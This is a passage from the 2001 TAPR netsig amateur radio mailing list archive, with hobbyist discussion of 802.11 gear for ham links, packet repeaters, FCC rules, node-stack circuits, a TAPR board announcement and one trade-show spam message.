As downloading html via 1200 baud links :-(would be

somewhat boring, there are transceivers available which
do 153 kbit/s wit 25 watts on 70cm amateur band.

I agree, with the 1985 TNC2, networking and TCP/IP would
be no fun - especially when being used to ISDN or DSL
speed via wire.

>You'll probably find more that's applicable to your particular
>needs by using 802.11 wireless LAN technology,

Wireles LAN is much faster as everything affordable for
amateur radio. But wireless LAN is not made for amateurs
with several miles distance in between. Just for people
who do not walt to stumble over cables on the floor :-)

73! Ulf, DK9SJ

22. [netsig] Re: Ham Ethernet

From: "Jan Marius Evang" <Jan.Marius@evang.net>
Date: Sun, 4 Feb 2001 12:07:12 +0100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: "Rodney S. Fritz" <rfritz@west.net>, <w6vlm@sbarc.org>
Message-ID: <LYR6748-132829-2001.02.04-05.22.08--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

> 3) Another hitch is that the proprietary connectors on the cards seem to
> require the purchase of expensive 20" pigtails to N-connectors. I tried
to
> buy a pair and was told that a Cisco rep needs to authorize such sales,
and
> they didn't. Is anyone aware of a reasonable/available source for the
> connectors or pigtails? I'm in southern California.

The BreezeCOM, Aironet and Symbol cards (at least) use the MMCX (i think)
connector. It can be bought from anywhere where they sell radio equipment.
The very thin coaxial cable is more difficult, but RG-174 and RG-312 could
be used.

LC1MAT Marius

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

23. [netsig] Re: Ham Ethernet

From: "Leland V. Lammert" <lvl@omnitec.net>
Date: Sun, 04 Feb 2001 23:21:12 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132947-2001.02.04-22.58.50--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

At 08:20 PM 2/3/01 -0600, you wrote:
>Figured I could weigh in a bit...
>
>As I see it, you need to get wireless based connectivity from home to
>repeater, 8 miles away. You are trying to do it using 802.11b-compliant
>hardware (2.4Ghz yes... Ham license required? NO).
>
>Using two 802.11b bridges, you could traverse the distance easily and no
>routine ID is required. The trick now is how to get the radio audio and
>data onto the bridges.

I'm a little new here, .. but if you have a true TCP/IP connection, .. why
not use NetShow, CuCmee, or one of the hunderd other video conferencing
using PCs??

Lee

==
Leland V. Lammert lvl@omnitec.net
Chief Scientist Omnitec Corporation
Network/Internet Consultants www.omnitec.net
==

You are currently subscribed to netsig as: lyris.netsig@tapr.org

To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

24. [netsig] Re: Ham Ethernet

From: kbrown@powerhouseproductions.com (Kevin Brown)
Date: Sun, 4 Feb 2001 22:58:22 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132949-2001.02.04-23.11.42--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Ah yes, but now you're relying on two things:

1) an operating system
2) a piece of software running on the operating system above...

not to mention that to do that, you'd also be relying upon some upper layer
protocol such as H.323 et. al to perform a encode/decode function. While
your idea would work...I wouldn't suggest taking the data all the way up to
the application layer in order to perform the function.

with whatever he decides to do...I wish him luck, and would be very
interested in what he ends up with.

----- Original Message -----
From: "Leland V. Lammert" <lvl@omnitec.net>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Sunday, February 04, 2001 11:21 PM
Subject: [netsig] Re: Ham Ethernet

: At 08:20 PM 2/3/01 -0600, you wrote:
: >Figured I could weigh in a bit...
: >
: >As I see it, you need to get wireless based connectivity from home to
: >repeater, 8 miles away. You are trying to do it using 802.11b-compliant
: >hardware (2.4Ghz yes... Ham license required? NO).
: >
: >Using two 802.11b bridges, you could traverse the distance easily and no
: >routine ID is required. The trick now is how to get the radio audio and
: >data onto the bridges.
:
: I'm a little new here, .. but if you have a true TCP/IP connection, .. why
: not use NetShow, CuCmee, or one of the hunderd other video conferencing
: using PCs??
:
:   Lee
:
: ==
:   Leland V. Lammert   lvl@omnitec.net
:   Chief Scientist   Omnitec Corporation
:   Network/Internet Consultants   www.omnitec.net
: ==
:
:
: ---
: You are currently subscribed to netsig as:
kbrown@powerhouseproductions.com
: To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
:

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

25. [netsig] Re: Ham Ethernet

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Mon, 05 Feb 2001 11:41:37 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-133060-2001.02.05-11.51.28--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Just a few comments:

>But wireless LAN is not made for amateurs

Neither are the commercial Mitrek's radio's we use. Big deal, nothing
says we can't use it.

As for IDing, Steve Stroh is right. We are supposed to be
experimenting. The FCC didn't relax the amateur SS rules for nothing.
I use an AXIP driver to fire out an ID every 10 min over the network.
But I see no problem with embedding you callsign in a ping either.

> Don't get bogged down in the administrivia - make a good faith effort to observe the rules as you
understand > them, document your ID method, and have at it.

Exactly.

And what about making your own to N connector pigtails? Is it that
hard? If you can't find the proprietary connector, why not replace it
with something else more common?

Useful Info:
Using Part 15 Wireless Ethernet Cards For Amateur Radio:
http://www.qsl.net/kb9mwr/projects/wireless/plan.html
Frequency Mapping for 2.4 GHz DSS channels:
http://www.qsl.net/kb9mwr/projects/wireless/dssfreq.txt
2.4 GHz Wireless Network Link Analysis:
http://www.dct.com/~multiplx/wireless/wireless.main.cgi

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

26. [netsig] FW: Re: Want a GOOD UHF 9600 baud radio?

From: "Robert Donnell" <kd7nm@pugetsound.net>
Date: Mon, 5 Feb 2001 15:10:51 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: <netsig@lists.tapr.org>
Message-ID: <LYR6748-133149-2001.02.05-17.25.06--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi Burt, and all

Yes, keyup delay issues are definitely not solved with a repeater. Our
first packet repeater in this area was actually a well-tweaked voice-capable
machine we used for 1200 bps, so it was sometimes possible to hear the
result of a quick transmitter keying up, followed by one that came up later,
and may have been stronger. That was back in the mid-80's. Around 1992 we
eventually went to tone regeneration with a digital version of the true DCD
detector to key the repeater and enable the transmit side of the modem chip.
Bit retiming seemed like more work than we needed to do, and so far it's
worked well enough. Sometime this spring it gets changed out for a 9600 bps
package - the Midland 13-509 transmitter's final has had enough metal
migration that it's down to about 3 watts maximum output to the cavities.
When that happens, we'll be up to either 6 or 7 9600 bps packet machines in
the area.

In one sense, we've been fortunate - virtually all the radios we've employed
at user stations since we started putting 9600 bps repeater on the air have
been crystal-controlled, as they were generally the only ones that would
provide transmit frequency response down to near-DC. With the minimum
packet sizes used for TCP/IP being somewhat larger than bare AX.25 frames,
even ack packets are long enough to contain a significant number of bits,
increasing the requirement for a low BER transmitter even at a station
that's primarily receiving data.

> >While the repeaters do a good job of addressing the conventional HTS
> >(Where the users cannot hear each other), they do nothing to control
> >"Keyup HTS" which is the result of users using slow turn
> around radios.
> >In my experience when the repeater gets loaded above about 40-50%
> >on-time, even one slow user can dramatically affect the throughput. Some
> >radios take as long as half a second to key up and stabilize. Many
> >synthesized radios are in the 100 mS range before any power appears at
> >all. See the article I wrote some time ago at:
> >
> >http://www.cam.org/~burt/neda/htsdual.html

Nice article! Is there a link to a page that presents or discussed the
radio transmitter measurement methods you mentioned in the article above? I
didn't see one. There are also some broken links on the page above.

> >
> > >
> > > If we're able to continue growing our network to the

> areas away from
> > greater
> > > Seattle, we also hope to be able to re-use some of the
> repeater pairs have
> > > already allocated fairly easily, since our coordination
> body generally
> > > responds favorably to letters from the original
> coordinated system operator
> > > granting permission to the secondary applicant to reuse
> the channel.
> >
> >You can improve the sharing of the channel with adjacent
> repeaters, if
> >you enable some form of ignoring weaker signals. For
> example using a rf
> >carrier signal level squelch (not noise operated) that would totally
> >shut out and ignore signals below 1.5 uV (below which the
> bit error rate
> >generally rises). This way you can maximize the useful coverage area
> >without interference from a close neighbor system.

More thoughts:

Another "smart" technique that might work is to look for the unscrambled bit pattern of either the originator or destination fields of packets on LAN A to disable the transmitter on LAN B, (and vice-versa) that is sharing the same channel. That transmitter inhibit would be released at the next occurrence of an HDLC flag detection. To reduce manual maintenance requirements, probably designating just an SSID for use on each LAN would be sufficient. The idea is that if traffic from LAN A happens to be demodulated by LAN B's repeater sufficiently to bring it on the air, the detection of the SSID designated as being from LAN A would 'knock off' LAN B's transmitter, freeing users in the LAN B operating area that can't hear the LAN A repeater to key up the repeater almost immediately to pass their data. The presence of the flag(s) being transmitted by the LAN B users' station would clear the PTT inhibit. The inhibit could also be timed out (5 seconds?) and/or cleared on loss of DCD on the input, although the flag detection should be more reliable.

> >
> >
> >Hope that this stimulates further discussion

Well, it did with me, Thanks
> >
> >Burt VE2BMQ>>>>

73, Bob

Robert Donnell, KD7NM (206) 542-7661
18828 Midvale Ave N mailto:kd7nm@pugetsound.net
Shoreline, WA 98133
Western Washington Amateur IP Address Coordinator

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

27. [netsig] Re: FW: Re: Want a GOOD UHF 9600 baud radio?

From: Burt Lang <burt@rocler.qc.ca>
Date: Mon, 05 Feb 2001 18:58:11 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-133171-2001.02.05-18.17.24--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Robert Donnell wrote:
>
> Hi Burt, and all
>
> > >all. See the article I wrote some time ago at:
> > >
> > >http://www.cam.org/~burt/neda/htsdual.html
>
> Nice article! Is there a link to a page that presents or discussed the
> radio transmitter measurement methods you mentioned in the article above? I
> didn't see one. There are also some broken links on the page above.

>
>

Yes, the DRSTM site is still active and essentially all there but I have
removed some of the files to make room for my current projects. The URL
is:

http://www.rocler.qc.ca/burt/drstm.html

The general procedures have been removed and some other ancilliary files
but the 16F3 procedures are still there and the database but other than
the entries I personally made there is little else. The ideas are still
good.

As for the neda site, I am not surprised that some of the links are
broken. Last fall I converted the site to the "X-NEDA" site and removed
a lot of non-technical files. I did not take the time to properly edit
what was left. Sorry.

On to other things. Main interests now are in genealogy and family
history. Long way from packet and repeaters, eh!

Burt>>>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

28. [netsig] TAPR Press Release

From: John Ackermann N8UR <jra@febo.com>
Date: Sat, 10 Feb 2001 20:10:33 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: tapr-bb@lists.tapr.org, aprssig@lists.tapr.org, netsig@lists.tapr.org,
        bbssig@lists.tapr.org, picsig@lists.tapr.org, hfsig@lists.tapr.org,
        tacgps@lists.tapr.org, tapr-org@lists.tapr.org, htaprs@lists.tapr.org
Message-ID: <LYR6748-134371-2001.02.10-19.25.45--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

FOR IMMEDIATE RELEASE

February 10, 2001
TAPR APPOINTS NEW DIRECTORS, SECRETARY

Steve Stroh, N8GNJ, and Byon Garribrant, N6BG, have been appointed to the
TAPR Board of Directors, and Guy Story, KC5GOI, has been appointed the
organization's Secretary.

Steve Stroh is a long time member of TAPR. He lives in Woodinville,
Washington, a suburb of Seattle, where he is a member of the Puget Sound
Amateur Radio TCP/IP Group (also known as WetNET, the Washington
Experimenter's TCP/IP Group) and MicroHAMs, the Microsoft Amateur Radio
Club. Steve's major interests in Amateur Radio are digital modes and
advanced wireless networking. Steve has been the manager of TAPR's
"NetSig" special interest group for several years, and has also been active
in TAPR's spread spectrum SIG.

Steve was recently named Digital Editor for CQ Amateur Radio Magazine and
writes CQ's monthly Digital Wireless column. Professionally, he is a
full-time Independent Technology Writer, focusing on Broadband Wireless
Internet Access.

Steve will fill the remaining Board term of Greg Jones, WD5IVD, who
previously announced his desire to resign from his TAPR offices after many
years of service.

Byon Garribrant has been active in packet radio and transmitter hunting
since he was licensed in 1990. He served as the Digital Communications
Officer for Orange County RACES for 5 years, maintaining the group's packet
BBS, and organizing digital communication exercises using packet
message-passing software he created.

In 1998, Byon began actively working with TAPR as a member of the PIC-E
design team, and published the firmware used in the PIC-E. He has also
given presentations at the last three Digital Communication Conferences on
PIC programming. Byon has created several PIC-based amateur radio devices,
including the GST-1 and GST-2, which allow GPSs to be used with APRS, the
TinyTrak, an inexpensive TNC replacement for an APRS tracker, and PicCon, a
transmitter controller for T-Hunting. He sells these devices as kits from
his home business, Byonics. He lives in Las Vegas, Nevada, with his wife,

Lara, KD6AYO, and three children and works as a computer game programmer
for Westwood Studios.

Byon will fill the remaining Board term of Barry McLarnon, VE3JF, who
served TAPR as a Director and volunteer for many years. TAPR will miss
Barry's technical knowledge and true ham spirit.

Guy Story was first licensed in 1994 and has been an active packet radio
user since his first day as a ham. He operated a TCP/IP station using JNOS
before becoming active in APRS in early 1997, when he also joined TAPR. As
a TAPR member, he has been actively involved in the organization's APRS and
spread spectrum activities. Guy is also the APRS Chairman and repeater
control operator for the Denton County Amateur Radio Association and is an
assistant emergency coordinator for Denton County ARES.

Guy lives in Denton, Texas and is an Electronics Technician in the area of
EMC/EMI compliance for Interphase Corporation in Dallas.

Guy takes over as Secretary from Bob Hansen, N2GDE, who continues as a
Director and as Editor of the Packet Status Register, TAPR's quarterly
journal.

About TAPR
TAPR (officially, Tucson Amateur Packet Radio, Inc.) is a non-profit
research and development corporation dedicated to advancing amateur radio
through digital technology. It focuses on development of hardware and
software tools that enable ham radio operators to explore leading edge
technologies. Despite its name, TAPR is an international organization with
over 2000 members worldwide.

Contact information:
Telephone: (940) 383-0000
Email: tapr@tapr.org
Web: http://www.tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

29. [netsig] alpha testers needed for new software

From: John Blowsky <kb2scs@optonline.net>
Date: Tue, 20 Feb 2001 19:36:25 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-136418-2001.02.20-18.53.20--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi All
       I am looking for some "alpha" testers for my new software.
       Not sure if this is the correct sig to make this request or not.
       If it is not then my apologies for the use of the bandwidth.

       I call the Software RIE. RIE stands for Radio Internet Email.
       RIE is a one way Packet Radio Internet Email Gateway.
       RIE consists of two programs/stations.
       One I call RECEIVE the other is called SEND.
       The hardware for the RECEIVE station consists of
       Computer capable of using Windows 95 or higher.
       TNC
       Transceiver
       Full time or Dial up Internet connection.
       The hardware for SEND is the same as RECEIVE without the
       Internet connection.

       The Idea is to set up the RECEIVE station then go out to the
       "field" and set up the SEND station where ever the general public
       can be found. For example setting up SEND at a special event station.
       The general public would then be invited to send Internet Emails
       via Amateur Packet Radio.

       A "thinking outside of the box" use for RIE would be after a disaster
       to send Health and Welfare Emails.
       Yes the Internet inside the disaster area is down.
       But outside the disaster area the Internet is up and running just
       fine. All that is needed is for someone outside the disaster area
       to set up a RECEIVE station.

       So if there is anyone interested in helping me test RIE out

please send me a Email off line at kb2scs@arrl.net

Also if anyone would like to point out that NOS and the like
have been doing this for years. Please email me off line and
I will gladly discuss the fact that RIE does have some advantages
over those systems.

Thank you for the bandwidth and your time in reading this.

Let us hope we never witness the "Silence Of The Hams"
73 DE John KB2SCS
Mail To: kb2scs@wa2pnu.#nli.ny.usa.noam
E-Mail: kb2scs@arrl.net

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

30. [netsig] Confused

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Wed, 21 Feb 2001 01:16:43 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-136524-2001.02.21-01.31.38--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Has anyone noticed this?
"FCC Queries Wireless 'Net Provider About Interference To Hams"
http://www.arrl.org/arrlletter/01/0216/

Basically, Riley Hollingsworth says Darwin Networks' wireless 2.4 GHz nodes
from Cisco Inc are causing interference to Amateur TV on 2.4 GHz in the
Dallas Texas area. And he says Darwin Networks are required to cease
operation of this part 15 device.

They say their devices are operating under Part 18 Industrial, Scientific
and Medical rules, which would not obligate the company to resolve amateur
complaints. But Hollingsworth said it appears that Darwin is not operating
Part 18 ISM devices but Part 15 devices that are not covered by the same
sort of exception.

Now this struck me as odd. I guess I just assumed all the wireless ethernet
stuff was classifed as Part 18 & Part 15. I guess not? What they are
running is a Part 15 device on a part 18 ISM band?

Now if what I see is true then there are definate advantages to take a part
15 wireless NIC and embed a callsign ID in a ping or whatever and call it
ham radio (part 97). You now have protection from all the other wireless
stuff that is classified as part 15.

Previously I interpereted the current band plan which says 2417-2450 ISM
holds primary allocations over us, to not be in out favor for this type of
application. I assumed hams would have to be careful not to cause
interference to (and we wouldn't be able to claim protection from) all the
other wireless activity in the area.

Am I reading the artical right? Could we reclasssify our wireless stuff as
part 97,
and get some sore of protection from all the other stuff out there?

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

31. [netsig] Harmonic Balance Simulations??

From: GoodmanDL@aol.com
Date: Tue, 27 Feb 2001 15:00:02 EST
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-137782-2001.02.27-14.15.31--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi,

I have a prototype Harmonic Balance simulator having a VHDL-AMS variant
modeling language that I am experimenting with.

I currently have a Gilbert Cell mixer running with it, and would be
interested in talking to someone about this in Tucson and kicking around some
ideas.

If you have the interest in this area, pls give me a call or email.

Thanks,

Doug Goodman
(520) 907-1042 or
GoodmanDL@aol.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

32. [netsig] Re: Harmonic Balance Simulations??

From: KB5OJR@aol.com
Date: Tue, 27 Feb 2001 23:36:24 EST
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-137844-2001.02.27-22.51.42--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

sounds great to me.....just remember to hit 88 mph when you go under the
wire hooked to the clock tower at midnight!

j.p.

33. [netsig] Re: Harmonic Balance Simulations??

From: kb9lpk@kb9lpk.ampr.org (David)
Date: Wed, 28 Feb 01 04:46:52 CST
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-137873-2001.02.28-05.02.39--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Message-Id: 1_kb9lpk
From: kb9lpk@kb9lpk.en52va.il.usa.noam (David)
To: netsig@lists.tapr.org

Attention subscribers to netsig!

Please try to use standard text messages not html as it is hard to read
from most bbs's that are subscribed to the list and other NG's.

Thanks for your help!

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

March 2001

Original source file: netsig.0103
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0103

1. [netsig] Re: Harmonic Balance Simulations??

From: Kjell Jarl <K-Jarl@algonet.se>
Date: Sun, 04 Mar 2001 22:48:26 +0100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-138790-2001.03.04-16.00.10--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi Doug
I am interested in this, I run Agilent ADS at work, but it is very
costly... would like to have something at home.
What are you working on?
Best regards
Kjell, sm7gvf

GoodmanDL@aol.com wrote:
> Hi,
>
> I have a prototype Harmonic Balance simulator having a VHDL-AMS variant
> modeling language that I am experimenting with.
>
> I currently have a Gilbert Cell mixer running with it, and would be
> interested in talking to someone about this in Tucson and kicking around some
> ideas.
>
> If you have the interest in this area, pls give me a call or email.
>
> Thanks,
>
> Doug Goodman
> (520) 907-1042 or
> GoodmanDL@aol.com
>
> ---
> You are currently subscribed to netsig as: K-JARL@ALGONET.SE
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] An Invitation from the Asia-Pacific Rim

From: "APEC" <apec@chinanusa.com>
Date: Wed, 28 Mar 2001 17:52:47 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-3664-2001.03.29-19.26.04--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Aiming at Asia-Pacific Market?
Here's your one and only chance this year to target
21 developed and developing member economies in the Asia-Pacific rim
<http://www.apec2001.org/apec_member.asp> .

Industrial Science and Technology Cooperation
Conference and Exhibition
September 21 - 25, 2001
Suzhou, China

An hour's drive from Shanghai, the biggest city in China

Who Should Attend
* Technology-oriented companies who want to demonstrate
advanced technologies or to seek joint ventures
* Venture capitalists and other investors who want to identify
promising high-tech companies and investment opportunities
* Entrepreneurs who are seeking market expansion to the
Asia-Pacific region

Best Chance to Showcase Technologies

* Exhibition & transaction of high technology & hi-tech products.
* Bid for technological cooperation.
* Discussions & negotiations on technological transaction and cooperation.
* APEC forum on science and technology.

All the Opportunities!
* Technomart is endorsed by APEC's 21 member economies that had a combined Gross Domestic Product of over US$18 trillion in 1999 and 43.85 percent of global trade.
* In Technomart III, attendees included 1,000+ hi-tech exhibitors and recorded 37,000 visitors.
* In Technomart III, over 5,000 business negotiations occurred, involving trade in excess of about US$ 100 million over the course of the five-day event.
* Direct connection to China market.

Service Center
* Technomart representation
* Exhibition Booth & Expense <http://www.apec2001.org/apec_booth.asp>
* Booth arrangements and allocation
* Transportation
* Hotels <http://www.apec2001.org/apec_hotel.asp>
* Sourcing/manufacturers visits
* On-site public relation facilitation, media coverage
* Collateral translation
* Escort interpretation
* Leisure touring in Suzhou and its vacinities

Key Technological Areas
* Biotechnology
* Environmental and cleaner production technologies
* Communication
* Information technologies / electronics
* Advanced materials
* Mechatronics
* Transportation
* Resource management technology
* Energy
* Sustainable agriculture
* Emergency preparedness and climate prediction
* Exploitation of natural resources

For more information about the upcoming APEC Technomart IV, please visit:
http://www.apec2001.org
For inquiring a brochure, please visit:
http://www.apec2001.org/apec_register.asp
For Technomart IV services, please visit:
http://www.apec2001.org/apec_serve.asp
For exhibition booth information, please visit:
http://www.apec2001.org/apec_booth.asp
For on-line registration information, please click:
<http://www.apec2001.org/apec_registernow.asp>
For further questions, please email us at apec@CHINAnUSA.com <mailto:apec@CHINAnUSA.com> or call Jessica Pan at (510) 497-8783.

_____

CHINAnUSA.com is proud to represent APEC Technomart IV committee here in the US to work closely with you. It is our pleasure to assist you in every aspect for the most beneficial trade show.

The past Technomart initiated trillions of transactions. Register today <http://www.apec2001.org/apec_registernow.asp> !
We look forward to your participation and seeing you in Suzhou, China.

Authorized representative of APEC Technomart IV

Unsubscribe:
If you received this message in error or wish to unsubscribe from this subject, just click here: Click here.
<http://www.apec2001.org/unsub/unsubscribe.asp?mail_id=net2102100408859>

Or you can reply to this email with 'Unsubscribe' as subject title.

All trademarks are the property of their respective owners (C)2001 All rights reserved.

April 2001

Original source file: netsig.0104
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0104

1. [netsig] Node Stack

From: "Jerry Hawley" <kg0gg@mato.com>
Date: Sun, 1 Apr 2001 18:52:46 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-4266-2001.04.01-20.07.50--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

We would like to build a node stack with 3 to 4 nodes and we do not want to use a diode matrix or a computer to interface the TNC's. We are thinking along the lines of using a MAX232.

Can you point in a the direction of someone who is working along these lines or a location to gather more info.

Thank You.

Jerry Hawley KG0GG
in Belle Fourche, SD

---

2. [netsig] Re: Node Stack

From: KB5YQH@arrl.net
Date: Sun, 01 Apr 2001 22:43:09 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-4291-2001.04.01-22.00.33--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi Jerry. Greetings from Colton, SD!

I'll pass your question on to our local sysop. Haven't tried that one myself (MAX232).

I'm trying to build a TCP/IP node stack right now using AGWPE. Not having good luck. In THEORY AGWPE should be wonderful. You install a "virtual network card" in your PC and it gates TCP/IP over AX.25 to as many TNCs as you can plug in....in theory...:) I HAVE had considerable success with a diode matryx but that's just a "dumb node" situation and doesn't suit what I'm trying to do.

I'll let you know if I find anything out.

73!

Bob, KB5YQH

On Sun, 1 Apr 2001 18:52:46 -0600
 "Jerry Hawley" <kg0gg@mato.com> wrote:
> We would like to build a node stack with 3 to 4 nodes and
> we do not want to use a diode matrix or a computer to
> interface the TNC's. We are thinking along the lines of
> using a MAX232.
>
> Can you point in a the direction of someone who is
> working along these lines or a location to gather more
> info.
>
> Thank You.
>
> Jerry Hawley KG0GG
> in Belle Fourche, SD

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---

3. [netsig] Re: Node Stack

From: KB5OJR@aol.com
Date: Sun, 1 Apr 2001 22:53:58 EDT

To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-4300-2001.04.01-22.11.50--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I understand that FPAC allows more than several tncs to be networked
w/o the diode matrix arrangement.....might look into that, for more info
try w5cqu@ampr.org

Best of luck,

J.P.

4. [netsig] Re: Node Stack

From: Doug Reed <n0nas@amsat.org>
Date: Sun, 01 Apr 2001 23:37:42 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-4320-2001.04.01-00.53.27--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

At 06:52 PM 4/1/2001 -0600, you wrote:
>>>>
We would like to build a node stack with 3 to 4 nodes and we do not want to
use a diode matrix or a computer to interface the TNC's. We are thinking
along the lines of using a MAX232.
Can you point in a the direction of someone who is working along these
lines or a location to gather more info.
Thank You.
Jerry Hawley   KG0GG
in Belle Fourche, SD
<<<<

Hi Jerry.

It seems to me I saw some reference to this in an ancient TAPR newsletter
annual. We're probably talking mid-80's vintage. I think the whole set of
newsletter annuals was fairly reasonable (on CDROM?) direct from TAPR. I
haven't looked for the info on their web site so I can't help you there.
But the original circuit the diode stack was designed from is what you are
looking for. If you don't have the diode circuit handy, I just saw it on
the http://www.packetradio.com/snode.htm web page.

But although I applaud the idea of using a MAX232 or similar chip to
achieve full spec RS-232 drive levels on the outputs, you have to remember
you need some logic to combine the signals after the MAX232 converts them
to TTL/CMOS level. You can't simply tie all the TTL outputs together and
connect them to the RS-232 driver inputs. Each RS-232 transmit driver must
be connected to the output of one TTL/CMOS gate and the inputs of that gate
connect to each of the corresponding RS-232 receivers associated with the
other TNCs. That is what the diodes do in the old diode node stack circuit.

In the old four input diode node stack, you can replace the signal combiner
diodes with three triple 3 input AND gate ICs and have the equivilent
interface using the MAX232 chips for RS-232 conversion. The disadvantage of
this is that you now need a regulator and power supply to the board. I
didn't like the old diode stack very much but it didn't require outside
power. But this isn't too bad, a four port node stack interface would have
four MAX232 chips and three triple 3-input CMOS AND gates. Or you can make
a five port interface with five MAX232 chips and three dual 4-input AND
gates. Are you going to get out your wire wrap tool?

If you really want to get crazy you could probably get someone to program a
PIC16C55 processor or a programmable gate array for the task. Or if you
want to get real cute, any old EPROM from a 2716 on up could be programmed
for the task. Just connect the address inputs to the receivers and use the
data outputs for the transmitters. Program the EPROM with a large state
table of all the possible input combinations. You can even program the
logic to reject race conditions where two TNCs try to go active at the same
time, i.e. low number port wins. Laying out the PCB to accept either 16C55
or 2716 would be interesting.... <g>

73, Doug Reed, N0NAS.
St Paul, MN

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Re: Node Stack

From: n4xeo <n4xeo@amsat.org>
Date: Mon, 02 Apr 2001 14:12:39 +0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-4399-2001.04.02-09.29.10--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

At 22:53 2001-04-01 -0400, KB5OJR@aol.com wrote:
>I understand that FPAC allows more than several tncs to be networked
>w/o the diode matrix arrangement.....might look into that, for more info
>try w5cqu@ampr.org
>
>Best of luck,
>
>J.P.

We are using FPAC here in Florida without ANY problems. We have sites that
have been on line for over a year. Now we are looking at switching some
over to linux and that will be even more stable. If you want to build a
SOLID network, FPAC is the way to go.

73, Bill N4XEO

E- Mail mailto: n4xeo@amsat.org
home page: http://www.qsl.net/n4xeo
F.A.D.C.A.: http://www.fcrosby.com/fadca
FPAC: http://www.qsl.net/fpac
ICQ: 19219163

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] Re: Node Stack

From: Mike Fahmie <mpfahmie@lbl.gov>
Date: Mon, 02 Apr 2001 11:43:24 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-4455-2001.04.02-15.00.57--lyris.netsig#tapr.org@lists.tapr.org>
